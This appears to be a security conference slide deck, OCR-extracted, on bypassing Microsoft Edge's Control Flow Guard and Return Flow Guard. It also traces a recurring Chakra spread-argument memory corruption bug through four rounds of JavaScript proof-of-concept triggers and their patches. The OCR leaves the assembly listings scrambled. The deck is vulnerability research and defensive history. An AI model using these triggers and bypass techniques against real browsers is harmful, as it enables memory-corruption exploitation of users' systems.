                 v11 = LdrpHandleUnprotectedDelayLoad(v14, ( DWORD)v6);
       v8 retfun addr = v11;
  LdrpDereferenceModule(v10);
return v8 retfun addr;
                              //if outside, return *a5 addr directly
```

Jumper function:

Edgehtml!CIDBIndexOpenKeyCursorTask::DoResultPrivate

```
.text:0000000180021DEE
                                      rsi, rcx
                               mov
                                      byte ptr [rbp+40h], 0
.text:000000180021DF1
                               cmp
                                    loc 1805ABD87
.text:000000180021DF5
                               jnz
                                     qword ptr [rax-28h], 0
.text:000000180021DFB
                               and
                                     ebx, [rcx+20h]
.text:000000180021E00
                               mov
                               test ebx, ebx
.text:000000180021E03
.text:000000180021E05
                                   loc 1805ABD61
                               js
                                     byte ptr [rcx+0C0h], 0
.text:0000000180021E0B
                               cmp
                                    loc 1805ABCD4
.text:0000000180021E12
                               inz
                                      rax, [rsi]
.text:00000001805ABCD4
                                mov
                                     r14, [rsi+0A0h]
.text:00000001805ABCD7
                                     rbx, [rbp+30h]
.text:0000001805ABCDE
                               mov
                                      rdi, [rax+48h]
.text:0000001805ABCE2
                               mov
                                      rcx, rdi
.text:0000001805ABCE6
                                                ; this
                               mov
.text:0000001805ABCE9
                               call cs: guard check icall fptr;
.text:00000001805ABD19
                                      rax, [r14]
                                                       // used to control rax
                                mov
.text:0000001805ABD1C
                                      [rsp+68h+var 40], rax
                                mov
                                      [rsp+68h+var 48], rbx
.text:00000001805ABD21
                               mov
.text:0000001805ABD26
                               call rdi
                                                //used to call tailMerge * dll
```

Control the object which rcx pointed to

```
ScriptFunction object
    +0: vtable // Fake vtable and set vtable+48h with Address of tailMerge * dll
    +28h: pFunctionBody
    FunctionBody object
    +8: jitAddress //write with the address of Jumper function
                         chakra!NativeCodeGenerator::CheckCodeGenThunk:
  Invoke is function:
                         jitAddress=CIDBIndexOpenKeyCursorTask::DoResultPrivate
                             CIDBIndexOpenKeyCursorTask::DoResultPrivate:
tailMerge * dll:
RCX---> ScriptFunction object
                                 Return to tailMerge * dll:
LdrResolveDelayLoadedAPI:
                                 Jmp RAX;
```

Final result:

Bypass x64 Edge Control Flow Guard

• Patch 1: Switching to CFG "dispatch mode" on 64-bit by default

```
CFG 'Check' Mode (Windows 10)

mov rcx, <<icall target>>
call [__guard_check_icall_fptr]
call rcx

CFG 'Dispatch' Mode (New)

mov rax, <<icall target>>
call [__guard_dispatch_icall_fptr]
```


Check Mode versus Dispatch Mode (from <u>Data Driven Software Security</u>)

- Patch time: Windows 10 Anniversary Update
- Impact: eliminate available jumper functions

- Patch 2: set _tailMerge_*_dll functions CFG invalid
- > Patch time: Windows 10 Creators update

Edge Return Flow Guard (RFG)

Introduced in Windows 10 14942, but disabled later




RFG key design concepts(from <u>Microsoft`s strategy and technology improvements toward mitigating</u> <u>arbitrary native code execution</u>)

Weakness of RFG

```
void func_test(){
    //save ret addr to shadow stack
    do some works
    //cmp ret addr with the value saved in shadow stack
    return
}
```

Stack protect scope:





Bypass pattern

```
func_A() {
    //cache func_A's return value

    do some works

    //corrupt the stack which is used in func_B before entry it
    func_B()
    //return from func_B

    //we didn't corrupt the stack used in func_A, so RFG will pass the check
    return
}
```

A typical pattern

```
void function(){ //func_A
...
call [vtable+xxx] //func_C
...
rax = [vtable+yyy] //func_B
...
jmp rax
}
```

- func_A/func_B/func_C are all protected with CFG and RFG
- func_C is a virtual call, we can rewrite it to an interesting function func_D
- before entry func_B (e.g. in func_D), corrupt the stack used in func_B
- inside func_B, it used an invaild stack and doesn't realize

Choose functions

• Func_A chakra!Js::JavascriptFunction::DeferredDeserializeThunk chakra!NativeCodeGenerator::CheckAsmJsCodeGenThunk chakra!NativeCodeGenerator::CheckCodeGenThunk chakra!Js::InterpreterStackFrame::AsmJsDelayDynamicInterpreterThunk chakra!Js::InterpreterStackFrame::DelayDynamicInterpreterThunk chakra!Js::DynamicProfileInfo::EnsureDynamicProfileInfoThunk chakra!Js::ScriptContext::ProfileModeDeferredParsingThunk chakra!Js::JavascriptFunction::DeferredParsingThunk chakra!Js::JavascriptFunction::DeferredDeserializeThunk ...

• Func_C to Func_D chakra!Js::JavascriptProxy::HasItem

Func_B

```
0:023> u chakralguard check icall nop
chakra[Js::JavascriptFunction::CheckAlignment:
00007ffb~ab0750f0 488b0424
                                            rax, qword ptr [rsp]
00007ffb ab0750f4 6448890424
                                           qword ptr fs:[rsp],rax
                                   MOV
00007ffb~ab0750f9 644c8blc24
                                   MOV
                                            rll, qword ptr fs: [rsp]
00007ffb ab0750fe 4c3b1c24
                                            rll, qword ptr [rsp]
                                   CILID
                                           chakra! guard se verify failure (00007ffb'ab078080)
00007ffb ab075102 0f85782f0000
                                   ine
00007ffb\ab075108 c3
```

Demo

References

- Henry Li Control Flow Guard Improvements in Windows 10 Anniversary Update
- David Weston and Matt Miller <u>Microsoft's strategy and technology</u> <u>improvements toward mitigating arbitrary native code execution</u>

Thank you!



A story of an interesting bug

- ➤ A bug we prepared for pwn2own 2017
- > A bug we used to pwn Edge in pwnfest 2016
- > A bug we win the bounty of Microsoft Edge Web Platform on WIP
- > A bug fixed twice on the same security update Tuesday
- > A bug potential exploitable even now

It is the same bug, and also different bugs

MS16-119	Scripting Engine Memory Corruption Vulnerability	CVE-2016-3386		Natalie Silvanovich of Google Project Zero	
MS16-145	Scripting Engine Memory Corruption Vulnerability	CVE-2016-7296		Linan Hao of Qihoo 360 Vulcan Team working with POC/PwnFest	
MS17-007	Scripting Engine Memory Corruption Vulnerability		CVE-2017-0015		Simon Zuckerbraun, working with Trend Micro's Zero Day Initiative (ZDI)
MS17-007	Scripting Engine Memory Corruption Vulnerability		CVE-2017-0032		Hao Linan of Qihoo 360 Vulcan Team

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Round 1:

```
function ttt(a,b,c){
}

args = new Array()
args[0] = 0x0
args[2] = 0x2

args.__proto__.__defineGetter__("1", function(){args.length=0x10000; return 1})
ttt(...args)
```

```
Var JavascriptOperators::OP LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
  if ((JavascriptArray::Is(aRight) && method == JavascriptArray::EntryInfo::Values.GetOriginalEntryPoint()) | |
      (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
      return aRight;
void JavascriptFunction::SpreadArgs
 for (unsigned i = 1, argsIndex = 1, spreadArgIndex = 0; i < callInfo.Count; ++i)
  if (SpreadArgument::Is(instance)){
  } else {
   for (uint32 j = 0; j < arr->GetLength(); j++) {
     Var element:
     if (!arr->DirectGetItemAtFull(j, &element)){ //call getter and enlarge arr's length
      element = undefined;
     destArgs.Values[argsIndex++] = element; //overflow here
```

Round 2:

```
function ttt(){
args = new Array()
args[0] = 0x0
args[1] = 0x1
args[2] = 0x2
args.__proto__.__defineGetter__("1", function(){args.length = 0x10000; return 1})
args2 = {}
args2.__proto__[Symbol.iterator] = function(){
 delete args[1]
 return {"next": function(){ return {"done": true} } }
ttt(...args, ...args2)
```

```
Var JavascriptOperators::OP LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
  RecyclableObject* function = GetIteratorFunction(aRight, scriptContext); //call getter and modify spread args
  if (((JavascriptArray::Is(aRight) && (
          method == JavascriptArray::EntryInfo::Values.GetOriginalEntryPoint()
         // Verify that the head segment of the array covers all elements with no gaps.
          // Accessing an element on the prototype could have side-effects that would invalidate the optimization.
          && JavascriptArray::FromVar(aRight)->GetHead()->next == nullptr
          && JavascriptArray::FromVar(aRight)->GetHead()->left == 0
          && JavascriptArray::FromVar(aRight)->GetHead()->length == JavascriptArray::FromVar(aRight)->GetLength()
          && JavascriptArray::FromVar(aRight)->HasNoMissingValues()
       )) | |
       (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
      // We can't optimize away the iterator if the array iterator prototype is user defined.
      && !JavascriptLibrary::ArraylteratorPrototypeHasUserDefinedNext(scriptContext))
      return aRight;
void JavascriptFunction::SpreadArgs
 for (unsigned i = 1, argsIndex = 1, spreadArgIndex = 0; i < callInfo.Count; ++i)
  if (SpreadArgument::Is(instance)){
  } else {
   for (uint32 j = 0; j < arr->GetLength(); j++) {
     Var element:
     if (!arr->DirectGetItemAtFull(j, &element)){ //call getter and enlarge arr's length
      element = undefined:
     destArgs.Values[argsIndex++] = element; //overflow here
```

Round 3:

```
function ttt(){
args = new Array()
args[0] = 0x0
args[1] = 0x1
args[2] = 0x2
args2 = new Array()
args2[0] = 0x0
args2[1] = 0x1
args2[2] = 0x2
args.__proto__.__defineGetter__("1", function(){args2.length = 0xffffffff;return 1})
args3 = {}
args3.__proto__[Symbol.iterator] = function(){
 delete args[1]
 return {"next": function(){ return {"done": true} } }
ttt(...args, ...args2, ...args3)
```

```
Var JavascriptOperators::OP LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
  RecyclableObject* function = GetIteratorFunction(aRight, scriptContext); //call getter and modify spread args
  if (((JavascriptArray::Is(aRight) && (
       )) | |
       (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
      // We can't optimize away the iterator if the array iterator prototype is user defined.
      && !JavascriptLibrary::ArrayIteratorPrototypeHasUserDefinedNext(scriptContext))
      return aRight;
void JavascriptFunction::SpreadArgs
for (unsigned i = 1, argsIndex = 1, spreadArgIndex = 0; i < callInfo.Count; ++i)
  if (SpreadArgument::Is(instance)){
  } else {
    uint32 length = arr->GetLength();
    if (argsIndex + length > destArgs.Info.Count) { //integer overflow
      Throw::FatalInternalError();
    for (uint32 j = 0; j < length; j++) {
     Var element;
     if (!arr->DirectGetItemAtFull(j, &element)){ //call getter and enlarge arr's length
      element = undefined;
     destArgs.Values[argsIndex++] = element; //overflow here
   }}
```

Round 4:

```
function ttt(){
 for (var i = 0; i < arguments.length; i++) {
    arguments[i].toString()
args = new Array()
args[0] = 0x0
args[1] = 0x1
args[2] = 0x2
args2 = new Array()
args2[0] = 0x4
args2[1] = 0x5
args2[2] = 0x6
args.__proto__.__defineGetter__("1", function(){args2.length=1; return 1})
args3 = \{\}
args3.__proto__[Symbol.iterator] = function(){
 delete args[1]
 return {"next": function(){ return {"done": true} } }
ttt(...args, ...args2, ...args3)
```

```
Var JavascriptOperators::OP LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
  RecyclableObject* function = GetIteratorFunction(aRight, scriptContext); //call getter and modify spread args
  if (((JavascriptArray::Is(aRight) && (
       )) ||
       (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
      // We can't optimize away the iterator if the array iterator prototype is user defined.
      && !JavascriptLibrary::ArrayIteratorPrototypeHasUserDefinedNext(scriptContext))
      return aRight;
void JavascriptFunction::SpreadArgs
 for (unsigned i = 1, argsIndex = 1, spreadArgIndex = 0; i < callInfo.Count; ++i)
  if (SpreadArgument::Is(instance)){
  } else {
    uint32 length = arr->GetLength();
    if (argsIndex + length > destArgs.Info.Count | | argsIndex + length < length ) {
      Throw::FatalInternalError();
    for (uint32 j = 0; j < length; j++) {
     Var element;
     if (!arr->DirectGetItemAtFull(i, &element)){ //call getter and shorter arr's length
       element = undefined;
     destArgs.Values[argsIndex++] = element; //some kind of uinit here
```

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```
@@ -6342,6 +6344,7 @@ const byte * InterpreterStackFrame::OP_Pro-

6344 PROBE_STACK(scriptContext, outArgs.Info.Count *
6345 outArgsSize = outArgs.Info.Count * sizeof(Var);
6346 outArgs.Values = (Var*)_alloca(outArgsSize);
6347 + ZeroMemory(outArgs.Values, outArgsSize);
```

80% of fixing this uinit bug

Think it deeper, is is a perfect fix plan?

zero object

Final Round?

Win10 Inside Preview : Convert all type of argument to spreadArgument type

```
Var JavascriptOperators::OP LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
  RecyclableObject* function = GetIteratorFunction(aRight, scriptContext); //call getter and modify spread args
  if (((JavascriptArray::Is(aRight) && (
          method == JavascriptArray::EntryInfo::Values.GetOriginalEntryPoint()
          // Verify that the head segment of the array covers all elements with no gaps.
          // Accessing an element on the prototype could have side-effects that would invalidate the optimization.
          && JavascriptArray::FromVar(aRight)->GetHead()->next == nullptr
          && JavascriptArray::FromVar(aRight)->GetHead()->left == 0
          && JavascriptArray::FromVar(aRight)->GetHead()->length == JavascriptArray::FromVar(aRight)->GetLength()
          && JavascriptArray::FromVar(aRight)->HasNoMissingValues()
       )) | |
       (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
      // We can't optimize away the iterator if the array iterator prototype is user defined.
      && !JavascriptLibrary::ArrayIteratorPrototypeHasUserDefinedNext(scriptContext))
      return new SpreadArgument (aRight); // Pseudo code
void JavascriptFunction::SpreadArgs
 for (unsigned i = 1, argsIndex = 1, spreadArgIndex = 0; i < callInfo.Count; ++i)
  if (SpreadArgument::Is(instance)){
  } else {
   // cannot reach here anymore
```

Thank you again